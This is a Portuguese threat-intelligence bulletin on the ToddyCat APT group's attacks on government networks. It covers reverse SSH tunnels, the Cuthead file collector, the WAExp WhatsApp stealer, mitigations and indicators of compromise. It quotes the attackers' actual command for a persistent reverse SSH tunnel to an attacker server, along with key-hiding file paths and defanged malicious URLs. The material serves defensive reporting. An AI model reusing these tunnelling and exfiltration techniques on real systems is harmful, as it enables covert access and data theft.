BOLETIM DE SEGURANÇA

Grupo ToddyCat utiliza túneis e ferramentas de extração para espionagem governamental

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

A Securelist informou que um grupo de ameaça persistente avançada (**APT**), conhecido como ToddyCat, tem como alvo organizações governamentais, principalmente na região da Ásia-Pacífico, com o objetivo de extrair informações sensíveis. Para alcançar seus objetivos, o grupo utiliza técnicas avançadas de tunelamento de tráfego e ferramentas de extração de dados, permitindo-lhes manter acesso persistente às infraestruturas comprometidas. Uma de suas estratégias críticas, envolve a criação de túneis seguros para rotear o tráfego do sistema comprometido para seus servidores controlados, facilitando a exfiltração de dados de forma furtiva e mantendo uma presença constante na rede.

2 INFORMAÇÕES SOBRE A AMEAÇA

Desde dezembro de 2020, o grupo ToddyCat tem sido associado a uma série de ataques cibernéticos direcionados a organizações importantes na Europa e Ásia. Embora as informações sobre esse grupo sejam limitadas, ele é notório pelo uso de duas ferramentas maliciosas inéditas, denominadas pela Kaspersky como 'backdoor Samurai' e 'Trojan Ninja'. Essas ferramentas são características marcantes do modus operandi do ator em suas operações de intrusão.

Durante o período de análise, percebeu-se que o grupo executou furtos de dados em uma magnitude comparável à de operações industriais. A fim de extrair quantidades substanciais de informações de múltiplos sistemas, os atacantes tiveram que maximizar a automação do processo de extração de dados e criar diversas rotas de acesso para manter um monitoramento constante dos sistemas visados. A investigação focou em desvendar os métodos empregados pelo ToddyCat nesse processo. É importante salientar que as ferramentas mencionadas são utilizadas após a obtenção de credenciais de alto nível pelos invasores, o que lhes confere a capacidade de se conectar a sistemas remotos. Em geral, o agressor realizava a conexão, transferência e execução das ferramentas necessárias utilizando-se de PsExec ou Impacket.

A utilização de múltiplos túneis, criados com ferramentas distintas, assegura que os atacantes preservem o acesso à infraestrutura comprometida, mesmo na eventualidade de um dos túneis ser detectado e desativado. Essa estratégia garante uma conexão ininterrupta, possibilitando aos invasores a execução de atividades de reconhecimento e a conexão com sistemas remotos. Para acessar serviços de rede à distância, uma das técnicas empregadas é a criação de um túnel SSH reverso.

Para iniciar esse tipo de túnel, os invasores recorrem a vários arquivos, como o cliente SSH do conjunto OpenSSH para Windows e a biblioteca correspondente para sua operação, um arquivo de chave privada OPENSSH e o script "a.bat", que serve para camuflar o arquivo da chave privada. Esses componentes são transferidos para o sistema alvo através de SMB, utilizando pastas compartilhadas especificamente para esse fim.

Esses atores não se preocuparam em esconder o cliente SSH no sistema infectado. O arquivo foi mantido com seu nome original e posicionado em diretórios que sugerem a existência de um cliente SSH no equipamento.

```
C:\program files\OpenSSH\ssh.exe
C:\programdata\sshd\ssh.exe
C:\programdata\ssh\ssh.exe
```

Figura 1 – Arquivo com o nome original.

Os arquivos de chave privada, essenciais para a configuração de uma conexão com o servidor remoto, foram duplicados para determinadas localizações no sistema.

```
C:\Windows\AppReadiness\read.ini
C:\Windows\AppReadiness\data.dat
C:\Windows\AppReadiness\log.dat
C:\Windows\AppReadiness\value.dat
```

Figura 2 – Arquivos copiados para estabelecer conexão.

Para estabelecer o túnel, os atacantes configuram uma tarefa programada que realiza a execução de um comando específico.

```
C:\PROGRA~1\OpenSSH\ssh.exe -i C:\Windows\AppReadiness\value.dat -o
StrictHostKeyChecking=accept-new -R 31481:localhost:53
systemtest01@103[.]27.202.85 -p 22222 -fN
```

Figura 3 – Comando utilizado para agendamento de tarefa.

O comando estabelece uma conexão SSH para um servidor externo localizado no IP 103[.]27.202.85, utilizando a porta 22222 e o login systemtestXX, onde XX representa uma sequência numérica. Essa conexão tem como função redirecionar o fluxo de dados de uma porta específica do servidor para uma porta correspondente no computador comprometido. Tal procedimento é essencial para assegurar que o servidor com intenções maliciosas mantenha acesso ininterrupto aos serviços que estão ativos no sistema alvo e que escutam na porta designada.

Tomando o exemplo, o login systemtest01 configura uma conexão que canaliza o tráfego da porta 31481 do servidor para a porta 53 do sistema alvo. Estabelecer uma conexão dessa natureza em controladores de domínio possibilita aos atacantes capturarem os endereços IP de dispositivos na rede interna através de consultas DNS. Cada login é vinculado a uma porta distinta no sistema infectado. A título de ilustração, o login systemtest05 direciona o tráfego oriundo do servidor hostil para a porta 445, que é comumente utilizada pelos serviços SMB.

Na figura abaixo mostra os detalhes do IP do servidor.

IP	Country + ASN	Net name	Net Description	Address	Email
103.27.202[.]85	Thailand, AS58955	BANGMOD-VPS-NETWORK	Bangmod VPS Network	Bangmod-IDC Supermicro Thailand Powered by CSloxinfo	support@bangmod.co.th

Figura 4 – Informações do IP do remote server.

O diagrama a seguir representa a metodologia completa para estabelecer um túnel SSH. Ele demonstra visualmente o fluxo de configuração e manutenção da conexão, garantindo a segurança na transmissão de dados entre o sistema local e o servidor remoto.




Figura 5 – Diagrama do processo de criação de túnel SSH.

O ator de ameaça utiliza-se da ferramenta Cuthead em que realiza buscas por arquivos baseando-se em critérios como data de modificação (formato aaaaMMdd), extensões de arquivo (string única sem espaços, separadas por ponto e vírgula) e palavras-chave (também em string única sem espaços, separadas por ponto e vírgula). Ela realiza uma varredura recursiva em todas as unidades, excluindo pastas com substrings específicas e arquivos que excedam 50 Mb, não correspondam às extensões ou não contenham as palavras-chave definidas. Os arquivos encontrados são compactados em ZIP com a senha "Unsafe404", utilizando a biblioteca icsharpcode/SharpZipLib v. 0.85.4.369.

Versões recentes do Cuthead possuem extensões de arquivo e datas de modificação pré-codificadas, sugerindo uma automação do processo de coleta de dados. Já o WAExp, um malware em .NET, visa dados do WhatsApp Web armazenados localmente nos navegadores. Ele pode verificar, copiar e compactar esses dados, buscando em pastas específicas do usuário nos diretórios do Chrome, Edge e Mozilla, incluindo suporte para dados do WhatsApp no Mozilla Thunderbird. A execução do WAExp varia conforme os argumentos fornecidos, podendo operar localmente ou em hosts remotos.




Figura 6 – Saída de "verificação" WAExp com resultados.

Foi verificado uma série de instrumentos que facilitam a permanência de invasores em infraestruturas visadas e a coleta automatizada de informações relevantes. Estes estão ativamente empregando métodos para driblar defesas e ocultar sua atividade no sistema.

3 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção da referida *ameaça*, como por exemplo:

- Adicionar à lista de bloqueios do firewall os recursos e endereços IP dos serviços em nuvem que fornecem tunelamento de tráfego.
- Limitar a gama de ferramentas que os administradores podem usar para acessar hosts remotamente. As ferramentas não utilizadas devem ser proibidas ou monitoradas minuciosamente como possível indicador de atividade suspeita.
- Usuários obrigatoriamente devem evitar o armazenamento de senhas em seus navegadores, pois isso ajuda os invasores a acessarem informações confidenciais.
- A reutilização de senhas em diferentes serviços representa o risco de mais dados ficarem disponíveis para os invasores.
- Mantenha todos os sistemas operacionais e softwares atualizados com as últimas correções de segurança.
- Use o princípio do menor privilégio para limitar o acesso dos usuários apenas aos recursos de que eles precisam para realizar suas tarefas. Isso ajuda a minimizar o dano potencial de uma conta comprometida.
- Divida as redes em segmentos para limitar a propagação de uma infecção e facilitar a contenção de uma ameaça, caso ela penetre na rede.

4 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	1D2B32910B500368EF0933CDC43FDE0B
sha1:	327F58E85DC24474B4D1D1C280A009AB19FE9006
sha256:	CF7F7491899893959A5E439DFF08DC6935210A6F7D693D11DA2F7FACBBC0900E
File name:	HEUR:Trojan.MSIL.Agentb.gen

Indicadores de compromisso do artefato	
md5:	5C2870F18E64A14A64ABF9A56F5B6E6B
sha1:	BAFD229AD14401936466C798185EADC9A5E07DB9
sha256:	64F48E8ADB36854274396672768C59BD4E5DAD9CD947489B1F8CB192FB37F6E3
File name:	HEUR:Trojan.MSIL.Agentb.gen

Indicadores de compromisso do artefato	
md5:	AFEA0827779025C92CAB86F685D6429A
sha1:	8E309E51CDF4CBEC1A4E7148D644EB471C4E30E3
sha256:	997449A201C8AD7F7B259F0842B88A9F092D2D007D764AA13E80A3086C56E54B
File name:	HEUR:Trojan-PSW.MSIL.Stealer.gen

Indicadores de compromisso do artefato	
md5:	750EF49AFB88DDD52F6B0C500BE9B717
sha1:	8FBF352EB168FF95039DE986BA2FB613821C06BF
sha256:	A84283D3962B778A79748054692C9028B99189D4758AABAC95203DAC09BE7FD2
File name:	HEUR:Trojan-PSW.MSIL.Agent.gen

Indicadores de compromisso do artefato	
md5:	853A75364D76E9726474335BCD17E225
sha1:	F502A635173E346C33ECAC5C054EE3FF170B1A27
sha256:	16EDA77D1D58380C5ACD838C66AF56600CDC41001DDD7D8FB87680461154D5C7
File name:	HEUR:Trojan-PSW.MSIL.Agent.gen

Indicadores de compromisso do artefato	
md5:	BA3EF3D0947031FB9FFBC2401BA82D79
sha1:	18189E88098F8A0D2289E6E47FAE7101C5342642
sha256:	8652DCDC9420C0E6C3D01863D8F4E16F9ACE7002FDED615A35E95A7F2A483DFA
File name:	Trojan.Win32.Agentb.likv

Indicadores de compromisso do artefato	
md5:	AFEA0827779025C92CAB86F685D6429A
sha1:	8E309E51CDF4CBEC1A4E7148D644EB471C4E30E3
sha256:	997449A201C8AD7F7B259F0842B88A9F092D2D007D764AA13E80A3086C56E54B
File name:	HEUR:Trojan-PSW.MSIL.Stealer.gen

Tabela 1 – Indicadores de Compromissos de artefatos

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
URL	hxxp://www.netportal.or[.]kr/common/css/main.js hxxp://www.netportal.or[.]kr/common/css/ham.js hxxp://23.106.122[.]5/hamcore.se2 hxxps://etracking.nso.go[.]th/UserFiles/File/111/tasklist.exe hxxps://etracking.nso.go[.]th/UserFiles/File/111/hamcore.se2
Domínio	Ha[.]bbmouseme[.]com
IP	103.27.202[.]85 118.193.40[.]42

Tabela 2 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

5 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Securelist**
- **Thehackernews**

heimdall
security research
A DIVISION OF ISH